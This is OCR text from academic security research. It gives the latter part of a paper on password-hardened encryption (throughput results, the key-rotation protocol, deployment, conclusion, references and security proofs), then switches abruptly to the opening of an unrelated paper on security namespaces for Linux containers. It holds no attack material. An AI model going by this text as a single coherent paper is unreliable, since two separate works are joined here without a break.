



Figure 9: Decryption Protocol of PHE

| | HTTPS keep-alive |
|---|---|
| static page | $> 10,000$ |
| parameter | 2,607.16 |
| PYTHIA eval | 128.50 |
| Schneider *et al.* enroll | 380.37 |
| Schneider *et al.* validate | 221.75 |
| PHOENIX enroll | 1,557.81 |
| PHOENIX validate | 371.34 |
| PHE encrypt | 525.04 |
| PHE decrypt | 524.21 |

Table 1: Rate-Limiter Requests per Second

ity: PHOENIX can process 371 validation requests using similar hardware [16]. Enrollment in PHOENIX is significantly cheaper (1500 requests per second [16]) than encryption in our scheme, as the former does not involve any zero-knowledge proofs. PYTHIA is even slower due to the pairing-based construction and achieves 129 enrollment or validation requests per second [16].

Finally, we measure the throughput of the server. Since the server needs to perform twice the amount of exponentiations than the rate-limiter does, it is expected that the throughput of the server is roughly half that of the rate-limiter. This expectation is indeed confirmed by the evaluation Figure 12, in which the server is utilizing the same set of machines as were used for the rate-limiter-side evaluation. Specifically, the server can process about 250 requests per core per second. Although no measurement of the server throughput is available for PHOENIX [16], we expect our scheme comes on top since fewer exponentiations (*e.g.*, encryption and rerandomization in PHOENIX) are required. On the other hand, since the server in PYTHIA does nothing but equality checks, its computation cost should be negligible.

Considering current recommendations for best practice [21] on password hashing we note that algorithms like scrypt or Argon2 [3] are usually configured to limit login throughput to tens of requests per second which is significantly slower than the overhead introduced by PHE. It might be advisable to instantiate $H_{\mathcal{S}}$ with such a state-of-the-art hashing function for maximum protection. When doing so the overhead of PHE becomes tiny.

| $\mathsf{Rotate}\langle\mathcal{S}(\mathsf{sk}_\mathcal{S}),\mathcal{R}(\mathsf{sk}_\mathcal{R})\rangle$ | | | $\mathsf{Update}^\ell(\tau,T)$ |
|---|---|---|---|
| **Client** $\mathcal{S}$ | | **Server** $\mathcal{R}$ | **parse** $\mathsf{pk}_\mathcal{R}$ **as** $X$ |
| **parse** $\mathsf{sk}_\mathcal{S}$ **as** $y$ | | **parse** $\mathsf{sk}_\mathcal{R}$ **as** $x$ | **parse** $\ell$ **as** $(n_\mathcal{R},n_\mathcal{S})$ |
| | | $\alpha,\beta \leftarrow_\$ \mathbb{Z}_q$ | **parse** $\tau$ **as** $(\alpha,\beta)$ |
| | $\xleftarrow{\quad(\alpha,\beta)\quad}$ | | **parse** $T$ **as** $(T_0,T_1)$ |
| | | | $H_{\mathcal{R},0} \leftarrow \mathsf{H}_\mathcal{R}(n_\mathcal{R},0)$ |
| $y' \leftarrow \alpha y$ | | $x' \leftarrow \alpha x+\beta$ | $H_{\mathcal{R},1} \leftarrow \mathsf{H}_\mathcal{R}(n_\mathcal{R},1)$ |
| $\tau \leftarrow (\alpha,\beta)$ | | | $T_0' \leftarrow T_0^\alpha H_{\mathcal{R},0}^\beta$ |
| $\mathsf{pk}'_\mathcal{S} \leftarrow \varepsilon$ | | $\mathsf{pk}'_\mathcal{R} \leftarrow G^{x'}$ | $T_1' \leftarrow T_1^\alpha H_{\mathcal{R},1}^\beta$ |
| $\mathsf{sk}'_\mathcal{S} \leftarrow y'$ | | $\mathsf{sk}'_\mathcal{R} \leftarrow x'$ | **return** $T' \leftarrow (T_0',T_1')$ |
| **return** $(\mathsf{pk}'_\mathcal{S},\mathsf{sk}'_\mathcal{S},\tau)$ | | **return** $(\mathsf{pk}'_\mathcal{R},\mathsf{sk}'_\mathcal{R})$ | |

Figure 10: Key-Rotation Protocol of PHE





Figure 11: Rate-Limiter throughput in req/s





Figure 12: Server throughput in req/s

## 4.2 Scalability

Regarding the scalability of PHE, we make two remarks. First, note that the state kept by the rate-limiter for each server is small: It consists of one counter per end user of the server, solely for rate-limiting purposes. Second, instances of the encryption, decryption, and key rotation protocols (for the same or different servers) are independent. Thus, it is expected that the throughput of the rate-limiter scales linearly with the number of cores, except for the inevitable overhead for threading.

## 4.3 Possibility of Deployment

We envision a practical deployment of the system due to a mutual benefit of all parties – end users, online service providers, and crypto service providers.

**End Users.** As the end users are registered for the services provided by the online service providers, we assume that the latter is trusted to a certain degree. Although a new party, namely the rate-limiter, is introduced for the transition from an existing, say access-control-based, data security solution to the more secure PHE solution, the end users need not trust any additional parties due to the obliviousness property against rate-limiters. In fact, the transition to PHE even reduces trust in the online service providers, since the latter can no longer decrypt user data by themselves.

**Online Service Providers.** By providing a better security solution for the end users, an online service provider can improve its image which potentially popularizes its services. The risk of financial losses due to data leakage is also reduced, since attackers would now need to fully compromise both the online service provider and the rate-limiter to decrypt user data. This is particularly important for small companies whose developers are not specialized in security. Assuming that the rate-limiters are developed and maintained by security experts, it is a reasonable assumption that these rate-limiters are much harder to attack.

**Crypto Service Providers.** Crypto service providers have financial incentives to run and maintain rate-limiters, assuming online service providers and end users are willing to invest in better security. The PHE solution also introduces a better division of labor: Security experts can focus on developing and maintaining rate-limiters which are specialized in security, while online service providers can focus on providing (non-security) services they used to provide.

### 4.4 Conversion of Existing Systems

An existing system can be converted gradually in at least two ways. As an end user logs in, the server can retrieve the record from the existing system (*e.g.*, salted hash), and create a new record encrypting a random message $M$ using PHE.

To convert the system in a single batch conversion step, assuming the existing system stores passwords in the form of salted hashes $(n_{\mathcal{S}}, \mathsf{H}(n_{\mathcal{S}}, \mathsf{pw}))$, the server samples a random message $M$, further hashes each record to compute $(n_{\mathcal{S}}, \mathsf{H}^y_{\mathcal{S},0}\mathsf{H}^y_{\mathcal{S},1}) = (n_{\mathcal{S}}, \mathsf{H}(\mathsf{H}(n_{\mathcal{S}}, \mathsf{pw}), 0)^y, \mathsf{H}(\mathsf{H}(n_{\mathcal{S}}, \mathsf{pw}), 1)^y M^y)$ (modeling $\mathsf{H}$ as a random oracle and interpreting its output as a group element), and communicate with the rate-limiter to complete the PHE record.

Either way, the random message $M$ is used as a symmetric key (*e.g.*, for AES) to encrypt the existing (plaintext) profile of the end user, and is discarded after encryption. Note that for both approaches, the entire transformation happens at the back-end and does not require special actions from the end user.

## 5 Conclusion

We have proposed and constructed password-hardened encryption (PHE) services, an extension to password-hardening (PH) services, which not only protects passwords but also user data stored by an online service provider, even if the latter is fully compromised. This is achieved with the aid of an external yet minimally trusted rate-limiter. PHE inherits all useful properties of PH, namely obliviousness, hiding and forward security, and features a stronger soundness property which makes the rate-limiter more accountable. Forward security, or the ability to rotate secret keys, is particularly important in the data security context and is explicitly required by standards such as the PCI DSS [19].

Our construction is obtained by taking the core idea behind a recent PH scheme PHOENIX [16], greatly simplifying it, and augmenting it with encryption functionality. The result is an extremely simple and efficient PHE scheme, which can be readily deployed in existing online services without affecting the end users at all or changing the database infrastructure significantly. The scheme incurs an even milder overhead than existing PH schemes, and scales well to a large number of end users and servers.

This work opens up a number of research directions. First, it would be interesting to explore cryptographic techniques to achieve rate limiting while preserving end-user anonymity and / or do so in a distributed manner with more than one rate-limiter. The second is to consider a stronger attacker model, in which the attacker can partly observe the messages exchanged between the end user and the server in the decryption phase. In this setting, it is inevitable for the end user to also perform cryptographic operations, which in turns allows stronger security guarantees. The third is to revisit other cryptographic primitives in the password-hardened paradigm. Given the seamless nature of such paradigm (in the view of the end users), it is more likely for the cryptographic primitives to be deployed. Finally, new constructions, perhaps based on other (*e.g.*, lattice-based) complexity assumptions or without using the random oracle, and more efficient instantiations are always welcome.

**Acknowledgments.** This research is based upon work supported by the German research foundation (DFG) through the collaborative research center 1223, by the German Federal Ministry of Education and Research (BMBF) through the project PROMISE (16KIS0763), and by the state of Bavaria at the Nuremberg Campus of Technology (NCT). NCT is a research cooperation between the Friedrich-Alexander-Universität Erlangen-Nürnberg (FAU) and the Technische Hochschule Nürnberg Georg Simon Ohm (THN).

This work is partially supported in parts by Germany/Hong Kong Joint Research Scheme (G-CUHK406/17) of the Germany Academic Exchange Service (DAAD) and the Research Grants Council (RGC), University Grant Committee of Hong Kong, and General Research Funds (CUHK 14201914) of RGC. Part of the work of the first author was done when he was with The Chinese University of Hong Kong.

This work is also partially supported by the European Research Council (ERC) under the European Union's Horizon 2020 research (grant agreement No 771527-BROWSEC), by Netidee through the project EtherTrust (grant agreement 2158), by the Austrian Research Promotion Agency through the Bridge-1 project PR4DLT (grant agreement 13808694) and COMET K1 SBA.

## References

[1] AKINYELE, J. A., GARMAN, C., MIERS, I., PAGANO, M. W., RUSHANAN, M., GREEN, M., AND RUBIN, A. D. Charm: a framework for

rapidly prototyping cryptosystems. *Journal of Cryptographic Engineering 3*, 2 (2013), 111–128.

[2] BAGHERZANDI, A., JARECKI, S., SAXENA, N., AND LU, Y. Password-protected secret sharing. In *ACM CCS 11* (Chicago, Illinois, USA, Oct. 17–21, 2011), Y. Chen, G. Danezis, and V. Shmatikov, Eds., ACM Press, pp. 433–444.

[3] BIRYUKOV, A., DINU, D., AND KHOVRATOVICH, D. Argon2: New generation of memory-hard functions for password hashing and other applications. In *IEEE European Symposium on Security and Privacy, EuroS&P 2016, Saarbrücken, Germany, March 21-24, 2016* (2016), IEEE, pp. 292–302.

[4] BOYEN, X. Hidden credential retrieval from a reusable password. In *ASIACCS 09* (Sydney, Australia, Mar. 10–12, 2009), W. Li, W. Susilo, U. K. Tupakula, R. Safavi-Naini, and V. Varadharajan, Eds., ACM Press, pp. 228–238.

[5] CAMENISCH, J., ENDERLEIN, R. R., AND NEVEN, G. Two-server password-authenticated secret sharing UC-secure against transient corruptions. In *PKC 2015* (Gaithersburg, MD, USA, Mar. 30 – Apr. 1, 2015), J. Katz, Ed., vol. 9020 of *LNCS*, Springer, Heidelberg, Germany, pp. 283–307.

[6] CAMENISCH, J., LEHMANN, A., AND NEVEN, G. Optimal distributed password verification. In *ACM CCS 15* (Denver, CO, USA, Oct. 12–16, 2015), I. Ray, N. Li, and C. Kruegel:, Eds., ACM Press, pp. 182–194.

[7] CAMENISCH, J., AND SHOUP, V. Practical verifiable encryption and decryption of discrete logarithms. In *CRYPTO 2003* (Santa Barbara, CA, USA, Aug. 17–21, 2003), D. Boneh, Ed., vol. 2729 of *LNCS*, Springer, Heidelberg, Germany, pp. 126–144.

[8] CANETTI, R. Universally composable security: A new paradigm for cryptographic protocols. In *42nd FOCS* (Las Vegas, NV, USA, Oct. 14–17, 2001), IEEE Computer Society Press, pp. 136–145.

[9] CRAMER, R., AND SHOUP, V. A practical public key cryptosystem provably secure against adaptive chosen ciphertext attack. In *CRYPTO'98* (Santa Barbara, CA, USA, Aug. 23–27, 1998), H. Krawczyk, Ed., vol. 1462 of *LNCS*, Springer, Heidelberg, Germany, pp. 13–25.

[10] EVERSPAUGH, A., CHATERJEE, R., SCOTT, S., JUELS, A., AND RISTENPART, T. The Pythia PRF service. In *24th USENIX Security Symposium (USENIX Security 15)* (Washington, D.C., 2015), USENIX Association, pp. 547–562.

[11] FIAT, A., AND SHAMIR, A. How to prove yourself: Practical solutions to identification and signature problems. In *CRYPTO'86* (Santa Barbara, CA, USA, Aug. 1987), A. M. Odlyzko, Ed., vol. 263 of *LNCS*, Springer, Heidelberg, Germany, pp. 186–194.

[12] JARECKI, S., KIAYIAS, A., AND KRAWCZYK, H. Round-optimal password-protected secret sharing and T-PAKE in the password-only model. In *ASIACRYPT 2014, Part II* (Kaoshiung, Taiwan, R.O.C., Dec. 7–11, 2014), P. Sarkar and T. Iwata, Eds., vol. 8874 of *LNCS*, Springer, Heidelberg, Germany, pp. 233–253.

[13] JARECKI, S., KIAYIAS, A., KRAWCZYK, H., AND XU, J. TOPPSS: Cost-minimal password-protected secret sharing based on threshold OPRF. In *ACNS 17* (Kanazawa, Japan, July 10–12, 2017), D. Gollmann, A. Miyaji, and H. Kikuchi, Eds., vol. 10355 of *LNCS*, Springer, Heidelberg, Germany, pp. 39–58.

[14] KALISKI, B. *RFC 2298: PKCS #5: Password-Based Cryptography Specification Version 2.0*. Internet Activities Board, Sept. 2000.

[15] KELSEY, J., SCHNEIER, B., HALL, C., AND WAGNER, D. Secure applications of low-entropy keys. In *ISW'97* (Tatsunokuchi, Japan, Sept. 17–19, 1998), E. Okamoto, G. I. Davida, and M. Mambo, Eds., vol. 1396 of *LNCS*, Springer, Heidelberg, Germany, pp. 121–134.

[16] LAI, R. W. F., EGGER, C., SCHRÖDER, D., AND CHOW, S. S. M. Phoenix: Rebirth of a cryptographic password-hardening service. In *26th USENIX Security Symposium (USENIX Security 17)* (Vancouver, BC, 2017), USENIX Association, pp. 899–916.

[17] MORIARTY, K. M., KALISKI, B., AND RUSCH, A. *RFC 8018: PKCS #5: Password-Based Cryptography Specification Version 2.1*. Internet Activities Board, Jan. 2017.

[18] NAOR, M., AND REINGOLD, O. Number-theoretic constructions of efficient pseudo-random functions. In *38th FOCS* (Miami Beach, Florida, Oct. 19–22, 1997), IEEE Computer Society Press, pp. 458–467.

[19] PCI SECURITY STANDARDS COUNCIL. Requirements and security assessment procedures. PCI DSS v3.2, 2016.

[20] SCHNEIDER, J., FLEISCHHACKER, N., SCHRÖDER, D., AND BACKES, M. Efficient cryptographic password hardening services from partially oblivious commitments. In *ACM CCS 16* (Vienna, Austria, Oct. 24–28, 2016), E. R. Weippl, S. Katzenbeisser, C. Kruegel, A. C. Myers, and S. Halevi, Eds., ACM Press, pp. 1192–1203.

[21] STEVEN, J., AND MANICO, J. Owasp password storage cheat sheet. https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet, 2016.

## A Formal Security Proofs

**Partial Obliviousness.** If the DDH assumption holds in $\mathbb{G}$, and $\mathsf{H}_{\mathcal{S}}$ is modeled as a random oracle, then PHE is partially oblivious. We prove by defining a sequence of hybrid experiments for $b \in \{0,1\}$, each differs slightly from the previous:

$\mathsf{Exp}_{b,0}$: is identical to $\mathsf{Obl}^b_{\mathsf{PHE},\mathcal{A}}$.

$\mathsf{Exp}_{b,1}$: The challenger simulates the random oracle $\mathsf{H}_{\mathcal{S}}$ as follows. If $\mathcal{A}$ queries $\mathsf{H}_{\mathcal{S}}$ directly on an input $X$, the challenger samples a random integer $a \leftarrow_{\$} \mathbb{Z}_q$ and programs $\mathsf{H}_{\mathcal{S}}(m) := G^a$. However, if $\mathsf{H}_{\mathcal{S}}$ is invoked by the challenger when executing the encryption protocol on the password $\mathsf{pw}$ and the message $M$ (and the empty label $\varepsilon$), it samples $n_{\mathcal{S}} \leftarrow_{\$} \{0,1\}^{\lambda}$ and programs $\mathsf{H}_{\mathcal{S}}$ such that $\mathsf{H}_{\mathcal{S}}(\mathsf{pw}, n_{\mathcal{S}}, 0) = G^{a_0}$ and $\mathsf{H}_{\mathcal{S}}(\mathsf{pw}, n_{\mathcal{S}}, 1)M = G^{a_1}$ for random integers $a_0, a_1 \leftarrow_{\$} \mathbb{Z}_q$, assuming $\mathsf{H}_{\mathcal{S}}$ has not been programmed on $(\mathsf{pw}, n_{\mathcal{S}}, 0)$ and $(\mathsf{pw}, n_{\mathcal{S}}, 1)$. The latter assumption holds except with negligible probability as $n_{\mathcal{S}}$ is uniformly random. If the above assumption holds, this experiment is functionally equivalent to $\mathsf{Exp}_{b,0}$.

$\mathsf{Exp}_{b,2}$: The challenger replaces the values $\mathsf{H}_{\mathcal{S}}(\mathsf{pw}, n_{\mathcal{S}}, 0)^y$ and $(\mathsf{H}_{\mathcal{S}}(\mathsf{pw}, n_{\mathcal{S}}, 1)M)^y$ by random values. This experiment is computationally indistinguishable to $\mathsf{Exp}_{b,1}$ by the DDH assumption [18].

In the experiment $\mathsf{Exp}_{b,2}$, the only information about $(\mathsf{pw}^*_b, M^*_b)$ available to $\mathcal{A}$ are the uniformly random values $(\mathsf{H}_{\mathcal{S}}(\mathsf{pw}^*_b, n^*_{\mathcal{S}}, 0)^y$ and $(\mathsf{H}_{\mathcal{S}}(\mathsf{pw}^*_b, n^*_{\mathcal{S}}, 1)M^*_b)^y$, where $\ell^* = (n^*_{\mathcal{R}}, n^*_{\mathcal{S}})$, since the decryption oracle refuses to decrypt ciphertexts with the labels $\ell = (\ell^*_{\mathcal{S}}, \cdot)$ and passwords $\mathsf{pw}^*_0$ and $\mathsf{pw}^*_1$. The experiments $\mathsf{Exp}_{0,2}$ and $\mathsf{Exp}_{1,2}$ are thus identical in the view of $\mathcal{A}$.

**Message Hiding.** If the DDH assumption holds in $\mathbb{G}$, $\Pi$ is zero knowledge, and $\mathsf{H}_{\mathcal{S}}$ and $\mathsf{H}_{\mathcal{R}}$ are modeled as random oracles, then PHE is message hiding. We prove formally by defining a sequence of hybrid experiments, each differs slightly from the previous:

$\mathsf{Exp}_{b,0}$: is identical to $\mathsf{Hid}^b_{\mathsf{PHE},\mathcal{A}}$.

$\mathsf{Exp}_{b,1}$: The proofs are now simulated using the simulator guaranteed by the zero-knowledge property of $\Pi$. This experiment is computationally indistinguishable from $\mathsf{Exp}_{b,0}$ by the zero-knowledge property of $\Pi$.

$\mathsf{Exp}_{b,2}$: The challenger simulates the random oracles $\mathsf{H}_{\mathcal{S}}$ and $\mathsf{H}_{\mathcal{R}}$ as follows. When $\mathsf{H}_{\mathcal{S}}$ (resp. $\mathsf{H}_{\mathcal{R}}$) is queried on some input $m$, the challenger samples $a \leftarrow_{\$} \mathbb{Z}_q$ and programs $\mathsf{H}_{\mathcal{S}}(m) := G^a$ (resp. $\mathsf{H}_{\mathcal{R}}(m) := G^a$). This experiment is functionally equivalent to $\mathsf{Exp}_{b,1}$.

$\mathsf{Exp}_{b,3}$: The challenger replaces the function $\mathsf{H}_{\mathcal{R}}(m)^x$ by a random function. The indistinguishability of $\mathsf{Exp}_{b,3}$ to $\mathsf{Exp}_{b,2}$ follows from the DDH assumption in the random oracle model [18].

$\mathsf{Exp}_{b,4}$: When $\mathcal{A}$ queries the decryption oracle with the label $\ell = (\cdot, \ell^*_{\mathcal{R}})$, the challenger always rejects, *i.e.*, it outputs a simulated proof that the value $C_0$ is invalid. In the following, we show that a distinguisher which distinguishes this experiment from $\mathsf{Exp}_{b,3}$ cannot succeed with a probability higher than that of guessing the password $\mathsf{pw}^*$, except with negligible probability. Then, the proof is done since $\mathsf{Exp}_{0,4}$ and $\mathsf{Exp}_{1,4}$ are functionally identical.

After the modification made in $\mathsf{Exp}_{b,3}$, note that the challenger essentially acts as a conditional decryption oracle which, on input $(n_{\mathcal{R}}, C_0)$, checks if the ciphertext is well-formed, *i.e.*, whether $C_0 = \mathsf{H}_{\mathcal{R}}(n_{\mathcal{R}}, 0)^x$ (which is programmed to a random value), and if so outputs $C_1 = \mathsf{H}_{\mathcal{R}}(n_{\mathcal{R}}, 1)^x$ with a simulated proof of correctness. Otherwise, it outputs a simulated proof of the statement that $C_0$ and $C_0 = \mathsf{H}_{\mathcal{R}}(n_{\mathcal{R}}, 0)^x$ are not equal.

Recall that the challenge record is computed as

$$\begin{bmatrix} T^*_0 \\ T^*_1 \end{bmatrix} = \begin{bmatrix} \mathsf{H}_{\mathcal{R}}(n^*_{\mathcal{R}}, 0)^x \mathsf{H}_{\mathcal{S}}(\mathsf{pw}^*, n^*_{\mathcal{S}}, 0)^y \\ \mathsf{H}_{\mathcal{R}}(n^*_{\mathcal{R}}, 1)^x \mathsf{H}_{\mathcal{S}}(\mathsf{pw}^*, n^*_{\mathcal{S}}, 1)^y (M^*_b)^y \end{bmatrix}$$

where $\mathsf{H}_{\mathcal{R}}(n^*_{\mathcal{R}}, 0)^x$ and $\mathsf{H}_{\mathcal{R}}(n^*_{\mathcal{R}}, 1)^x$ are all uniformly random values in the view of $\mathcal{A}$. Thus, in the experiment $\mathsf{Exp}_{b,3}$, the only information of $(\mathsf{pw}^*, M^*_b)$ available to $\mathcal{A}$, apart from the challenge record, is obtained via interacting with the decryption oracle, which always rejects unless $\mathcal{A}$ guesses the uniformly random value $\mathsf{H}_{\mathcal{R}}(n^*_{\mathcal{R}}, 0)^x$ correctly, which equivalently means guessing the value $\mathsf{H}_{\mathcal{S}}(\mathsf{pw}^*, n^*_{\mathcal{S}}, 0)$ correctly. Since $\mathsf{H}_{\mathcal{S}}$ is a random oracle, it holds except with negligible probability that $\mathcal{A}$ has queried $\mathsf{H}_{\mathcal{S}}$ at the point $(\mathsf{pw}^*, n^*_{\mathcal{S}}, 0)$. Thus, the challenger can extract $\mathsf{pw}^*$.

**Soundness.** If $\Pi$ is sound and has the proof of knowledge property, then PHE is strongly sound.

To prove such claim, we observe that if there exists an adversary $\mathcal{A}$ which causes either of the soundness experiments to output 1, then the challenger can extract two

proofs for two contracting statements respectively, which breaks the soundness of $\Pi$. We can assume the server acted by $\mathcal{A}$ never aborts (else the experiment outputs 0).

Suppose there exists $\mathcal{A}$ such that the experiment $\mathsf{Soundness}_{\mathsf{PHE},\mathcal{A}}$ outputs 1 with non-negligible probability. There are two cases. First, $(\mathsf{pw} = \mathsf{pw}' \wedge (f \neq 1 \vee M \neq M'))$. Second, $(\mathsf{pw} \neq \mathsf{pw}' \wedge f \neq 0)$.

In either case, the challenger receives upon conclusion of the encryption protocol a proof for the statement "$\exists x$ s.t. $(C_0, C_1, X) = (H^x_{\mathcal{R},0}, H^x_{\mathcal{R},1}, G^x)$". Then, in the first case, suppose the first sub-case $f \neq 1$ happens. It means that the challenger receives a proof for the statement "$\exists(\alpha,\beta)$ s.t. $(C_1, I) = (C_0^\alpha H^\beta_{\mathcal{R},0}, X^\alpha G^\beta)$", which equivalently means "$\exists x$ s.t. $C_0 \neq H^x_{\mathcal{R},0} \wedge X = G^x$)". Since the statements are contradictory, either one is false. The challenger can thus be turned into an adversary against the soundness of $\Pi$. Similarly, in the second sub-case, $M \neq M'$. This means that the challenger has a proof of "$\exists x$ s.t. $(C_1', X) = (H^x_{\mathcal{R},1}, G^x)$" for some $C_1' \neq C_1$, another contradicting statement.

For the second case, since $\mathsf{pw} \neq \mathsf{pw}'$, the challenger sends $C_0'$ which is not equal to $C_0$ except with negligible probability to $\mathcal{A}$ in the decryption protocol. The contradicting statement here is then "$\exists x$ s.t. $(C_0', X) = (H^x_{\mathcal{R},0}, G^x)$".

The analysis of the other experiment is similar. We describe it for completeness. Suppose there exists $\mathcal{A}$ such that the experiment $\mathsf{StrongSoundness}_{\mathsf{PHE},\mathcal{A}}$ outputs 1 with non-negligible probability. There are again two cases. First, $((\ell, \mathsf{pw}) = (\ell', \mathsf{pw}') \wedge (f, M) \neq (f', M'))$. Second, $((\ell, \mathsf{pw}) \neq (\ell', \mathsf{pw}') \wedge f = f' = 1)$.

For the first case, since $(\ell, \mathsf{pw}) = (\ell', \mathsf{pw}')$ the same message $C_0$ is sent from the challenger to $\mathcal{A}$ in the decryption protocols. We then split into two sub-cases. First, $f = 0$ but $f' = 1$. The contradicting statements are thus "$\exists x$ s.t. $(C_0, X) = (H^x_{\mathcal{R},0}, G^x)$" and "$\exists x$ s.t. $(C_0, X) \neq (H^x_{\mathcal{R},0}, G^x)$". Second, $f = f' = 1$ but $M \neq M'$. Here, the contradicting statements are "$\exists x$ s.t. $(C_1, X) = (H^x_{\mathcal{R},1}, G^x)$" and "$\exists x$ s.t. $(C_1', X) = (H^x_{\mathcal{R},1}, G^x)$" for some $C_1' \neq C_1$.

For the second case, since $(\ell, \mathsf{pw}) \neq (\ell', \mathsf{pw}')$, distinct $C_0$ and $C_0'$ are sent instead with high probability. The contradicting statements in this case are "$\exists x$ s.t. $(C_0, X) = (H^x_{\mathcal{R},0}, G^x)$" and "$\exists x$ s.t. $(C_0', X) = (H^x_{\mathcal{R},0}, G^x)$". This completes the proof.

**Forward Security.** We show that PHE is perfectly forward secure. To prove such claim, it suffices to show that the secret keys $\mathsf{sk}'_{\mathcal{S}}$ and $\mathsf{sk}'_{\mathcal{R}}$ output from the rotation protocol are identically distributed as fresh secret keys. The public keys and the records are uniquely determined by the secret keys.

For any client and server secret keys $x$ and $y$, there is a one-to-one correspondence between each fresh key pairs $(x', y') \in \mathbb{Z}_q^2$ and each tuple of randomness $(\alpha, \beta) \in \mathbb{Z}_q^2$ chosen in the rotation protocol, given by

$$\begin{cases} x' &= \alpha x + \beta \\ y' &= \alpha y \end{cases} \equiv \begin{cases} \alpha &= y'/y \\ \beta &= x' - \alpha x \end{cases}.$$

Thus, the distribution of $(x', y')$ which is sampled uniformly from $\mathbb{Z}_q^2$ and that which is computed from a uniformly random tuple $(\alpha, \beta)$ are identical.

# Security Namespace : Making Linux Security Frameworks Available to Containers

Yuqiong Sun
*Symantec Research Labs*

David Safford
*GE Global Research*

Mimi Zohar
*IBM Research*

Dimitrios Pendarakis
*IBM Research*

Zhongshu Gu
*IBM Research*

Trent Jaeger
*Pennsylvania State University*

## Abstract

Lightweight virtualization (i.e., containers) offers a virtual host environment for applications without the need for a separate kernel, enabling better resource utilization and improved efficiency. However, the shared kernel also prevents containers from taking advantage of security features that are available to traditional VMs and hosts. Containers cannot apply local policies to govern integrity measurement, code execution, mandatory access control, etc. to prevent application-specific security problems. Changes have been proposed to make kernel security mechanisms available to containers, but such changes are often adhoc and expose the challenges of trusting containers to make security decisions without compromising host system or other containers. In this paper, we propose *security namespaces*, a kernel abstraction that enables containers to have an autonomous control over their security. The security namespace relaxes the global and mandatory assumption of kernel security frameworks, thus enabling containers to independently define security policies and apply them to a limited scope of processes. To preserve security, we propose a routing mechanism that can dynamically dispatch an operation to a set of containers whose security might be affected by the operation, therefore ensuring the security decision made by one container cannot compromise the host or other containers. We demonstrate security namespace by developing namespaces for integrity measurement and mandatory access control in the Linux kernel for use by Docker containers. Results show that security namespaces can effectively mitigate security problems within containers (e.g., malicious code execution) with less than 0.7% additional latency to system call and almost identical application throughput. As a result, *security namespaces* enable containers to obtain autonomous control over their security without compromising the security of other containers or the host system.

## 1 Introduction

Lightweight virtualization (i.e., containers) offers a virtual host environment for applications without the need for a separate kernel, enabling better resource utilization and improved efficiency. It is broadly used in computation scenarios where a dense deployment and fast spin-up speed is required, such as microservice architecture [39] and serverless computation (e.g., Amazon Lambda [26]). Many commercial cloud vendors [23, 20, 1] have adopted the technology.

The key difference between containers and traditional VMs is that containers share the same kernel. While this enables better resource utilization, it also prevents containers from taking advantage of security features in kernel that are available to traditional VMs or hosts. Containers cannot apply local security policies to govern integrity measurement, code execution, mandatory access control, etc. to prevent application specific security problems. Instead, they have to rely on a global policy specified by the host system admin, who often has different security interests (i.e., protect the host system) and does not have enough insight about the security needs of individual containers. As a result, containers often run without any protection [34, 40].

